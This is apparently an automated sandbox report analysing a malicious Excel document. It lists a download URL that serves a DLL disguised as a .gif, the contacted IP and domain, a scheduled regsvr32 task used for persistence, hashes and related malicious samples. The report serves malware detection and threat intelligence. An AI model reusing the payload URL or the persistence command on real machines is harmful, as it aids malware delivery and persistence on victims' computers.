Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.50.162.157	tidymasters.com.au	India		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382839
Start date:	06.04.2021
Start time:	18:39:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1055791644.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@18/14@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 50.7% (good quality ratio 49.8%) • Quality average: 87% • Quality standard deviation: 22.1%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 205.185.216.42, 205.185.216.10, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, apps.digsigtrust.com, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:40:46	API Interceptor	18x Sleep call for process: rundll32.exe modified
18:40:48	API Interceptor	410x Sleep call for process: explorer.exe modified
18:40:52	API Interceptor	1x Sleep call for process: schtasks.exe modified
18:40:53	Task Scheduler	Run new task: wwzkbggu path: regsvr32.exe s>-s "C:\Users\user\iojhsfgv.dvers"
18:40:53	API Interceptor	419x Sleep call for process: taskeng.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.50.162.157	http://www.stevegoadart.com/INCORRECT-INVOICE/	Get hash	malicious	Browse	• crediblei nteriors.i n/nxcPA/
	Invoice Number 750084.doc	Get hash	malicious	Browse	• crediblei nteriors.i n/nxcPA/
	Invoice Number 750084.doc	Get hash	malicious	Browse	• crediblei nteriors.i n/nxcPA/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tidymasters.com.au	contract (39).xls	Get hash	malicious	Browse	• 103.50.162.157

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	documents-1660683173.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	swift Copy.xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1848152474.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	FN vw Safety 1 & 2.exe	Get hash	malicious	Browse	• 208.91.199.223
	MV TBN.uslfze.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	AD1-2001028L.exe	Get hash	malicious	Browse	• 208.91.199.224
	AD1-2001028L (2).exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1771131239.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1370071295.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-69564892.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1320073816.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-184653858.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1729033050.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1268722929.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-540475316.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-1456634656.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-12162673.xls	Get hash	malicious	Browse	• 5.100.155.169
	document-997754822.xls	Get hash	malicious	Browse	• 5.100.155.169

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	final po PP-11164.ppt	Get hash	malicious	Browse	• 103.50.162.157
	OrderSheet.pps	Get hash	malicious	Browse	• 103.50.162.157
	document-1848152474.xlsm	Get hash	malicious	Browse	• 103.50.162.157
	appraisal document.doc	Get hash	malicious	Browse	• 103.50.162.157
	document-1048628209.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1771131239.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1370071295.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-69564892.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1320073816.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-184653858.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1729033050.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1268722929.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-540475316.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1456634656.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-12162673.xls	Get hash	malicious	Browse	• 103.50.162.157

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-997754822.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1376447212.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1813856412.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1776123548.xls	Get hash	malicious	Browse	• 103.50.162.157
	document-1201008736.xls	Get hash	malicious	Browse	• 103.50.162.157

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	contract (39).xls	Get hash	malicious	Browse	
C:\Users\user\iojhsfgv.dvers	contract (39).xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,...=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?II..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]....B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.129251112301174
Encrypted:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
SSDEEP:	6:kKv4skwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:X4skwTJrkPlE99SNxAhUe0ht
MD5:	6F5D58912EFB7858B30F1B182AF23A51
SHA1:	521C6ED36CBBD5068CB8825241792BE5F51DF647
SHA-256:	D41CB8811B9B6111C126A072135A1BF31E4C8B1ECE07E6D8C9044D1A153BD5AB
SHA-512:	FB81A3F381FE17153448331F27179A10126C11F9145E875E798FF1A56D476C7F59690B4CAB1E07BACEF63898AE7515C325A80FD2BEBD80A1D323328F8C3DB525
Malicious:	false
Preview:	p..... .....]...O+..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.018531379206123
Encrypted:	false
SSDEEP:	3:kkFklu+lltfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kK1unliBAIdQZV7eAYLit
MD5:	C7FB7A4D96D51871E4FFB2D3001E9449
SHA1:	C4D99D1B382736FFE3AB08D1252E5DF51834FF5F
SHA-256:	B801B877383A6E165445A6DD99B2DFB3FC39BAACB53DC6DFC057C6CDC4AB035E
SHA-512:	3DF0CBE88D7B843B8300298585BC5E8E3B7FC64EF0C79A1F7B651057DA86E1997DBDFD11BD1B4B222B2083C23792273A542AD30679563DDBD3A344AF9788EF3
Malicious:	false
Preview:	p..... ....`...u..O+..(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0702[1].gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	701440
Entropy (8bit):	6.569729430445502
Encrypted:	false
SSDEEP:	12288:4OVZl+VL/X2ogyxiVIHOa5sgGSg6dEE9SXrFyoCq:3flS/XkySYL/GSg639SXr9
MD5:	0782295F04B54D341792BFA0E4396AA7
SHA1:	342875D35F1FA21F6C313BD76DB911BF90953129
SHA-256:	63B470971FA827F8E59555C32E966B68EE765120849C23431DD352AEACBBA52B
SHA-512:	3F1DE9373CF390AFFE49578A35E5B48C6E8220EA95F85E3A51F81083300869E1E47B79E95D562D6095929FD79712F8D9DFD7D3B17E310A1A1A89541C18B6A3D0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 30%, Browse • Antivirus: ReversingLabs, Detection: 93%
Joe Sandbox View:	• Filename: contract (39).xls, Detection: malicious, Browse
IE Cache URL:	http://https://tidymasters.com.au/ds/0702.gif
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....P...`.....`....@.....c..... .....CODE.....O.....P..... ..`DATA....(....`.....T.....@...BSS.....5.....h.....idata..... ...h.....@....reloc...c.....d.....@..P.rsrc..... .....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\06DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	304489
Entropy (8bit):	7.987681872375293
Encrypted:	false
SSDEEP:	6144:JerFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MX:JeFPM8R3AsB+bjej/9co
MD5:	8F704F373C6918FC3C81A9DC7D8C2C2D
SHA1:	51033750C855A05F0E404B9CAE73EDBC5238B5D0
SHA-256:	B6DAB8A2F6B99817F1EF5060AA2778C25C5BD6CBC729D3F94802115ED29465B6
SHA-512:	E738F21700DB5DCE8DBC0E7D825C5E60001F008332002EB1266B868C1D4DA352969576912B00CFE8ADA5550404FEFDE5911AF5D8DD58D18102229C42A7DA112
Malicious:	false

C:\Users\user\AppData\Local\Temp\06DE0000	
Preview:	.T.n.0....?.....C....I?`L.%...a...;...5..Fr.B.-.....{q..D.^.m.._.....^...{.E.....0.S/...)I.....*$._. #.5.(?.f...>..m..b1..+x.....x.|.}W.z.1Z. .Q....H.V+.P.....4.....&...s..H....G....e.4". .#..}..#k)4.H.8.....9.q?.....B.?.qZrc.SH.e...<I..Q.....u.T.7...y...vxF."I....H....?.RI%..Q}_j.P...L...e....J3!Hyk..8.....].....>t..bA..^....O..."..Jxy..^.md"L...O..A....G3..8.Oh.:.....P K.....!.I$ON.....[Content_Types].xml …(..... ....

C:\Users\user\AppData\Local\Temp\CabE310.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarE311.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D48 5A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=,...0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 00:40:40 2021, atime=Wed Apr 7 00:40:40 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.491798866881926
Encrypted:	false
SSDEEP:	12:85Q7qqmcLgXg/XAlCPCHaXtB8XzB/G89UNpX+Wnicvb4+bDtZ3YilMMEpxRljKFs:857ZK/XTd6j4DYelDv3qcrNru/
MD5:	D0ACDB5111CD883926D16D5B6B3D1FA9
SHA1:	44FDA7C5E6A87B048936036E1C0ED2A0DE270966
SHA-256:	5CC0C63AC47E1634E2A3874DB0D393FCBA46FBA323D54E255E71CA13518703DE
SHA-512:	5C102D8A55CBD05568F7A6A1CF77C51685B25779BC0C0CF18BE6D58F1AB367C653E316456A8B4725A0FE75179004051E97265E539717CC720E726C3A3EEAFC1
Malicious:	false
Preview:	L.....F.....7G..+.I.O+..+.I.O+... .....i....P.O. ..:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\468325\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....468325.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1055791644.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1055791644.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Apr 7 00:40:40 2021, atime=Wed Apr 7 00:40:40 2021, length=323072, window=hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.527464012505557
Encrypted:	false
SSDEEP:	96:8A/XojFY4cQh2A/XojFY4cQh2A/XojFY4cQh2A/XojFY4cQ/:8djFWQEdjFWQEdjFWQEdjFWQ/
MD5:	15A3C28F9DBDB4FBF1A0E954CD5E43CA
SHA1:	5046551E661056CB9E645D4225B63FD23EB6647D
SHA-256:	406037A2840E8447B83CAEEC4CA6538A06B925CD5E4A9E7C5A7128590A48DE00
SHA-512:	7184A2345E442143CE4CF19525CBA2F6B017947C9629D9430E3446C599A2471EC33A431F865C7D8A3898753E739544B730B6AE39C4372639938B949CCF758EA4
Malicious:	false
Preview:	L.....F.... ...jK.{..+.I.O+..L.Q.O+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R.. .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.0.5.5.7.9.1.6.4.4...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\468325\Users.user\Desktop\document-1055791644.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.0.5.5.7.9.1.6.4.4...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....468325.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.76735872684343
Encrypted:	false
SSDEEP:	6:dj6Y9LClTHSELClTH6Y9LClTHSELClTH6Y9LClTHSELClTH6Y9LClTHy:dmHc0Hc0Hc0HM
MD5:	508259E13350AC4C2097E410C9DA2739
SHA1:	0A08626E7D5172AB04DED25AF714B7370E431496
SHA-256:	76991574AF6C654CFCC618B4228B0913BCB3F9576E4834DA0FF7AEB5B92030CF
SHA-512:	8443458274F513C710376996D90B4E555DEFCBC83D96676D7E8914341BADADE91210016EA417A4F576E4170F047546C4A108EFEA3815C9869AC764C52F39903B
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1055791644.LNK=0..document-1055791644.LNK=0..[xls]..document-1055791644.LNK=0..document-1055791644.LNK=0..[xls]..document-1055791644.LNK=0..document-1055791644.LNK=0..[xls]..document-1055791644.LNK=0..

C:\Users\user\Desktop\C7DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	359638
Entropy (8bit):	7.418188194192143
Encrypted:	false
SSDEEP:	6144:xcKoSsxzNDZLDZjlbR868O8KL5L+od2xEtjPOtioVjDGUU1qfDlavx+W2QnAFVAI:LeLUIRfUl5uXL6nDJoF7os
MD5:	8A3AF2CC1CF26730C18E409488E63CCA
SHA1:	7B08720176AD62C6440E25B9DF4181C536502E76
SHA-256:	6FAC0F28ADE91347E64507A2A1BD9B56F24E70442D1B3ED34317907DAFA7EA3C
SHA-512:	E7485CB5D539795123970ED0B837A6A45D70725B353D8E32B9F9F57645890DEEACCC3F4218568ECE18A40302EC5997E223CB0A66B79E01919146376611330F92
Malicious:	false
Preview:	.....g2.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1...,.8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\iojhsfgv.dvers	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	701440
Entropy (8bit):	0.005573264919806617
Encrypted:	false
SSDEEP:	6:MxlEh/jKjXFeycIltAx1gIltfvlyl/al//xYMXql1lC0lrULsolXQX8eef4f+8Az:OEh/G70yUQx1glnm/anlYlXQX8eFfiX
MD5:	DE9EB59161D48BFF791FD7788954E2DA
SHA1:	27B7FD5FB1BC5C8A6B64AC83CB631733CF35F99E
SHA-256:	9E6B6797944DD3EDD500BC13B5CDF9B74B9AFD215C9BED6EF3BEC26DB4396A7B

C:\Users\user\iojhsfgv.dvers	
SHA-512:	0D575BCA4362DB030A68883FA76112A0221ED8D3A4324C4881BBCB4AAFBBDEBDB61542545C612488C3044B823BFCDC17DD1FCF0585D32BCC4784D327FB7998D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 11%
Joe Sandbox View:	• Filename: contract (39).xls, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....P...`.....`....@.....c..... .....CODE.....O.....P..... ..`DATA....(....`.....T.....@...BSS.....5.....h.....idata..... ...h.....@....reloc...c.....d.....@..P.rsrc..... .....@..P.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Feb 8 08:27:11 2021, Security: 0
Entropy (8bit):	7.606120010244409
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1055791644.xls
File size:	323072
MD5:	a1b03697f4c155ce81cbe1a4d8f87382
SHA1:	c38536b8b88cb657f63a5c3ceb83586bd95f1b4b
SHA256:	6083d754351ed13573a015a56de62a51d8755e4ada99506c89abdf5a85e7390
SHA512:	9e645189e9ec6e1e6a9faeb34a1c7575de8ec6ae425661b13ee99274b2752013342f46ba69068d18430c9f2354129015be19b59bbc102c66ad60f70c1981530d
